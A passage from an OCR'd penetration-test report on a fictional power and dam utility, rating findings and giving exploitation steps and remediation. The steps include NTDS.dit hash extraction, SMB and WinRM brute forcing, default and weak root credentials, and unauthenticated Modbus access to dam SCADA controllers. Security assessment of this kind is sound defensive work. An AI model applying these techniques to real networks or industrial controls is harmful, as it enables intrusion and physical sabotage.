
From here, performing a shadow copy of the C:\ drive allows one to exfiltrate the Active Directory database file NTDS.dit as well as the SYSTEM security hive. Using the boot key from SYSTEM, one can then extract the password hashes for all domain users from NTDS.dit.



Creating a shadow copy to exfiltrate NTDS.dit

[17] NRC, "Enforcement Program Overview": https://www.nrc.gov/about-nrc/regulatory/enforcement/program-overview.html

These can then subsequently be cracked using a common password list. After determining a common password theme, one can then assemble a custom password list allowing cracking of virtually every remaining password.



Extracting hashes from NTDS.dit

Remediation Recommendations: Add a strong SMB password policy on AD (10.0.1.100) like that on GAYLORD (10.0.1.11) to temporarily lock out accounts for which too many incorrect passwords have been tried. Additionally, set MPOWER\Administrator's password to a unique, high-entropy, random password. Lastly, avoid password reuse in the domain and common themes/formats between passwords.

C.2 - Systems on corporate network utilize weak local administrator passwords

Comprehensive Risk Index (CRI): Critical (8.4)

Vulnerability Severity: Very High


Exposure: Very High

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): Very High

Effort to Fix: Low

Compliance Risk: Critical



Description: The local administrator accounts on corporate network machines use trivially-guessable local administrator passwords which are reused across multiple hosts. These credentials can be used to gain remote access to the affected hosts. Additionally, many of the affected machines contain sensitive emails to and from company employees and executives.

Potential Business Impact: This vulnerability is rated Critical because a compromise of the corporate network could have existential consequences. It would pose significant compliance, financial, operational and reputational risks. For example, malicious actors or ransomware could leverage the weak passwords to incapacitate NGPEW's corporate infrastructure or leak protected information. As with the prior vulnerability, this could effectively halt business operations, potentially infringe upon NERC CIP, NRC and PCII guidelines, impose penalties and degrade consumer confidence.

Regulatory: This vulnerability may implicate NERC CIP-007-6 (Systems Security Management) because it requires a strong password policy. Furthermore, administrator accounts should be secured by multi-factor authentication; if not implemented, this may implicate CIP-005-5 (Electronic Security Perimeter(s)).

Affected Service/Host: GRACE (10.0.1.10), GAYLORD (10.0.1.11), TINY (10.0.1.12), PORFIRIO (10.0.1.13)

Exploitation Details: By connecting to any of the affected hosts on SMB, one can attempt to authenticate as the local administrator Administrator using a set of passwords from a common password list. Note that while GAYLORD (10.0.1.10) has a password policy in place which temporarily locks the account upon too

many incorrect login attempts, some of the other affected hosts do not, allowing brute forcing. Additionally, password reuse allows one to sidestep the password policy on GAYLORD by only brute forcing other hosts.

Remediation Recommendations: Set the passwords for Administrator on GRACE (10.0.1.10), GAYLORD (10.0.1.11), TINY (10.0.1.12), PORFIRIO (10.0.1.13) to unique, high-entropy passwords. Additionally, impose a password policy on all affected hosts to discourage SMB brute forcing.

High Risk

H.1 - Billing database accessible via default password

Comprehensive Risk Index (CRI): High (7.5)

Vulnerability Severity: High


Exposure: Medium

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): Very High

Effort to Fix: Low

Compliance Risk: Very High



Description: The SQL database containing billing information is exposed to the entire internal network, restricted only by network segmentation and a default password.

Potential Business Impact: A billing information leak may pose high compliance, financial, and reputational risks to NGPEW. This is because, even if NGPEW only "transmits" cardholder data or "accepts" cardholder data as a form of payment, it is subject to PCI DSS (Payment Card Industry Data Security Standards). PCI requires protection of cardholder information, and fines (as described below) may be significant.

Moreover, customers may lose confidence in NGPEW's security, move business to competitors and decrease NGPEW's profitability. In any case, a deleted billing database may drastically hamper NGPEW's cash flow by rendering it unable to process payments. Multiple NERC requirements may also be implicated; please see the Regulatory section for details.

Regulatory: PCI DSS-related fines to NGPEW may sum "$5,000 to $100,000 per month" if passed along by the servicing bank.[18] Meanwhile, NERC CIP-011-2 (Information Protection) may also be implicated, as it requires NGPEW to protect and securely handle information like cardholder data in storage, transit, and use. Finally, CIP-007-6 (requiring a strong password policy) and CIP-005-5 (requiring secure authentication) may

[18] PCI Compliance Guide, "PCI Compliance Guide Frequently Asked Questions": https://www.pcicomplianceguide.org/faq/#2

also be implicated. Recall NERC fines may pose extreme financial risks, at a maximum $1 million per day per violation.[19]

Affected Service/Host: KILLBILL (10.0.5.75)

Exploitation Details: From any position within the internal NGPEW network, connect to the `root` MySQL user on 10.0.5.75 with the default KillBill SQL password as per its documentation. Observe that the database can be completely accessed.

```
| payment_transactions                       |
| payments                                   |
| roles_permissions                          |
| rolled_up_usage                            |
| service_broadcasts                         |
| sessions                                   |
| stripe_hpp_requests                        |
| stripe_payment_methods                     |
| stripe_responses                           |
| subscription_event_history                 |
| subscription_events                        |
| subscription_history                       |
| subscriptions                              |
| tag_definition_history                     |
| tag_definitions                            |
| tag_history                                |
| tags                                       |
| tenant_broadcasts                          |
| tenant_kvs                                 |
| tenants                                    |
| user_roles                                 |
| users                                      |
+--------------------------------------------+
101 rows in set (0.00 sec)

mysql> select * from users;
Empty set (0.00 sec)

mysql> select * from payments;
Empty set (0.01 sec)

mysql> select * from permissions;
ERROR 1146 (42S02): Table 'killbill.permissions' doesn't exist
mysql> select * from sessions;
Empty set (0.00 sec)

mysql>
```

Accessing the Kill Bill database

Remediation Recommendations: The database should be restricted to only be accessible from the hosts running Kill Bill. In NGPEW's configuration, the database should only be accessible from within the same host, as Kill Bill entirely runs on 10.0.5.75. The database should be configured not to be accessible via the network at all. Additionally, the MySQL passwords used by the Kill Bill application should be set to high-entropy random passwords as a defense-in-depth measure.

References:

[19] Deloitte.

- Kill Bill Documentation: https://docs.killbill.io/latest/getting_started.html

H.2 - Exposed WinRM remote-management interface enables brute forcing of local administrator password

Comprehensive Risk Index (CRI): High (6.9)

Vulnerability Severity: Medium

Exposure: High

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): High

Effort to Fix: Low

Compliance Risk: Medium-High

Description: The Windows Remote Management service was accessible externally via port 5985 on GAYLORD (10.0.1.11), allowing brute forcing of the local administrator password.

Potential Business Impact: A compromise of the Director of Information Technology's machine could engender multiple business risks. Given his privileged position, adversaries could use his credentials to launch convincing spear-phishing attacks; pivot to other essential systems or subnets; or otherwise degrade NGPEW infrastructure. Beyond regulatory penalties under NERC CIP or NRC rules, reputational risks are particularly important given Mr. Schaefer's role. A successful exploit could significantly damage NGPEW's reputation for security, prompting audits, negative press attention and customers to switch providers.

Regulatory: This vulnerability may implicate NERC CIP-005-5 (Electronic Security Perimeter) and NERC CIP-007-6 (Systems Security Management). This is because all remote access to the machine must require multi-factor authentication. Strong password policies must also be enforced, including policies to limit unsuccessful authentication attempts. Given this is the Director of Information Technology's machine, this may incur greater regulatory scrutiny including inciting audits.

Affected Service/Host: GAYLORD (10.0.1.11)

Exploitation Details: From anywhere that can access the NGPEW network, attempt WinRM authentication on port 5985 on GAYLORD (10.0.1.11) with any given password. Observe that one can brute force passwords without triggering an account lockout.

Remediation Recommendations: Set the local administrator password on GAYLORD (10.0.1.11) to a unique, high-entropy password and if possible disable WinRM on GAYLORD.

H.3 - Programmable logic controller Modbus ports accessible from entire internal network

Comprehensive Risk Index (CRI): High (6.9)

Vulnerability Severity: High


Exposure: Medium

Ease of Exploitation: Medium

Business Impact (contextual infrastructure risk): Critical

Effort to Fix: Medium

Compliance Risk: Critical




Description: Several controllers across the 10.0.10.0/24 network had exposed Modbus ports, allowing anyone on the internal network to control crucial SCADA infrastructure without authentication. From other observations across the network, Team [redacted] found that these were involved in sensing and actuation at a number of dams as well as other types of power plants.

Potential Business Impact: Unauthorized access to the SCADA infrastructure on this network allows attackers to access dam sensor measurements and control actuators at the dam, leading to possible infrastructure damage, flooding, and loss of life. This poses drastic operational, compliance, and reputational and liability risks. A cease of operations or safety incident could impact hospitals and other consumers, and if NGPEW and/or its employees are found liable, lead to existential financial or civil or criminal penalties. Such an event may also permanently degrade consumer and government trust.

Regulatory: Multiple CIP requirements are infringed, from CIP-011-2 (Information Protection) due to the lack of critical infrastructure information protection to CIP-007-6 (Systems Security Management) due to the lack of a default-deny policy for ports and authentication.

Affected Service/Host: 10.0.10.50-53, 10.0.10.55-57, 10.0.10.59-65

Exploitation Details: Connecting to any of the affected hosts with any standard Modbus client allows reading of any coil or register. Unless a Modbus proxy at the affected hosts explicitly disallows it, writing coils and registers should be possible as well.



Reading registers and coils on various Modbus devices

Remediation Recommendations: Move all SCADA devices onto their own network with strict firewall policies limiting access to only those hosts which need it. The network segmentation [redacted] observed in this engagement was significantly better than that seen in our previous engagement; this can be improved further by restricting access beyond a simple internal-external perimeter. This will require investigative effort to determine which hosts require access to SCADA devices. Additionally, if possible, upgrade to SCADA devices which communicate via a secure protocol (such as an authenticated HTTPS web API).

References:

- `modbusdetect` Metasploit module: https://www.rapid7.com/db/modules/auxiliary/scanner/scada/modbusdetect
- `modbus_findunitid` Metasploit module: https://www.rapid7.com/db/modules/auxiliary/scanner/scada/modbus_findunitid
- `modbusclient` Metasploit module: https://www.rapid7.com/db/modules/auxiliary/scanner/scada/modbusclient

H.4 - Active Directory domain credentials reused within domain and in RocketChat

Comprehensive Risk Index (CRI):
High (6.9)

Vulnerability Severity: High


Exposure: Medium

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): High

Effort to Fix: Low

Compliance Risk: Medium



Description: Domain passwords in MPOWER, with domain controller AD (10.0.1.100), were found to be reused between different users on the domain, as well as in RocketChat.

Potential Business Impact: This vulnerability may impose compliance and financial risk because NERC CIP-007-6 requires strong password policies. NGPEW must also identify individuals with authorized access to "shared accounts," which auditors may consider to be accounts with the same password. Furthermore, the company RocketChat revealed multiple security practices that may draw significant, negative regulatory and public scrutiny. These included storing passwords on desks, adversarial attitudes toward security researchers, and other opportunities for improvement.

Regulatory: This vulnerability may implicate CIP-004-6 (Personnel and Training) because personnel must be trained in cybersecurity and other NERC CIP requirements. It may also implicate CIP-007-6 (Systems Security Management) as a strong password policy must be employed to prevent credential reuse.

Affected Service/Host: 10.0.1.100, 10.0.1.154

Exploitation Details: Upon finding any domain credential, attempting to authenticate to the domain controller AD (10.0.1.100) as other domain users with the same password allows access. Additionally, signing in with the same username and password allows access to RocketChat, where any domain user can see the entire history of the company chat in the lone channel #general.

Disclosed chat log from #general containing sensitive information

Remediation Recommendations: Set RocketChat passwords and domain passwords to be unique, high-entropy passwords, and avoid leaving sensitive information regarding credentials or general cybersecurity in company chat channels.

H.5 - Weak password allows root administrator access to services database host

Comprehensive Risk Index (CRI): High (6.6)

Vulnerability Severity: High


Exposure: Medium

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): Medium-High

Effort to Fix: Low

Compliance Risk: High



Description: A weak password similar to other host passwords allows root administrator access for the services database host. This allows complete compromise via administrative access to this host.

Potential Business Impact: An attacker who gains access to this server may control MySQL and PostgreSQL databases live on the host, as well as use the host to pivot to other networks. The MySQL database contains sensitive business information, including Mantis bug tracker tickets that reference customer information and an employees table with hashed passwords.


Regulatory: This vulnerability may implicate CIP-003-8, CIP-004-6, and CIP-007-6 (Security Management Controls, Personnel & Training, and Systems Security Management, Violation Risk Factor: Low - Medium) because basic cyber hygiene training and password policies would negate this. It also may violate CIP-011-2 (Information Protection) because sensitive information is practically unprotected at rest.

Affected Service/Host: DB (10.0.5.151)

Exploitation Details: Connect to 10.0.5.151 via ssh with the username 'root' and password 'Password2'. Observe that this allows accessing the host via the root account.

Successfully logging in to the database server

Next, running a MySQL client allows accessing the Mantis database on this host. Among other data, this contains a table of NGPEW employees (including hashed passwords) and customer support tickets.



A list of database tables and employees, with hashed passwords accessible (redacted)

Furthermore, a PostgreSQL database is accessible on the server, though its contents are empty.

Accessing the PostgreSQL database

Remediation Recommendations: Set each host's passwords to unique, high-entropy random passwords. Consider disabling password-based login and using key-based ssh login for highest security.

H.6 - Windows autologon exposes weak administrator password on critical HMI system

Comprehensive Risk Index (CRI): High (5.9)

Vulnerability Severity: Medium


Exposure: Medium

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): Very High

Effort to Fix: Low

Compliance Risk: Very High



Description: Windows configuration of auto-login on the dam control computer exposes the local administrator credentials in cleartext.


Potential Business Impact: Unauthorized manipulation of dam controls poses significant operational and compliance risk. Changing dam control panel credentials could deny access to legitimate engineering users, thus impeding plant operation or causing a safety incident. Safety incidents may also severely degrade customer or investor trust, hurting cash flow and NGPEW's ability to execute upon its growth strategy.

Regulatory: May violate CIP-011-2 (Information Protection, Violation Risk Factor: Medium) at minimum: confidential info should not be disclosed publicly or sent unencrypted. CIP-007-6 (Systems Security Management) and CIP-010-2 (Configuration Change Management & Vulnerability Assessments) may also be implicated; critical systems must be protected by strong security perimeters, including rigorous authentication and password policies, and configuration changes must be centrally managed and documented.

Affected Service/Host: SPLASHY (10.0.5.50)

Exploitation Details: If logged into the SPLASHY dam control machine with administrative rights, for instance via VNC access as described in "Unauthenticated VNC server allows read-only visibility into industrial control systems" above, browsing to the `HKLM\SOFTWARE\Microsoft\Windows`

`NT\CurrentVersion\Winlogon\` registry key exposes cleartext `DefaultUsername` and `DefaultPassword` keys, as shown below.



The auto-login credentials stored in SPLASHY's registry (redacted)

Remediation Recommendations: Do not configure auto-login unless absolutely necessary. Set unique, high-entropy passwords on all workstations using a secure password generator. Do not store any credentials in plaintext on hosts, even if they are intended only for internal use.

References:

- Secure password generation: https://www.lastpass.com/password-generator
- Password best practices, 2020: https://docs.microsoft.com/en-us/microsoft-365/admin/misc/password-policy-recommendations

H.7 - Unauthenticated VNC server allows read-only visibility into industrial control systems

Comprehensive Risk Index (CRI): High (6.6)

Vulnerability Severity: Medium

Exposure: Medium

Ease of Exploitation: High

Business Impact: Very High

Effort to Fix: Low

Compliance Risk: High

Description: An unauthenticated VNC server left running on the Windows host SPLASHY (10.0.5.50) allows access to this host as the local Administrator. This host is running Unified Systems 1.0, an interface to interact with the dams under NGPEW control. This vulnerability persists from our prior engagement; however, in a positive development, the Unified Systems interface does not have write or control privileges over the dam. This limits the severity of the vulnerability as an attacker would only have read access.

Business Impact: This vulnerability is severe due to its regulatory, financial and operational implications. A malicious actor can achieve full administrative access to this host without any authentication, which is already noteworthy. However, this then allows the attacker to access the Unified Systems 1.0 dam controller, by which they could access or exfiltrate Protected Critical Infrastructure Information (PCII).

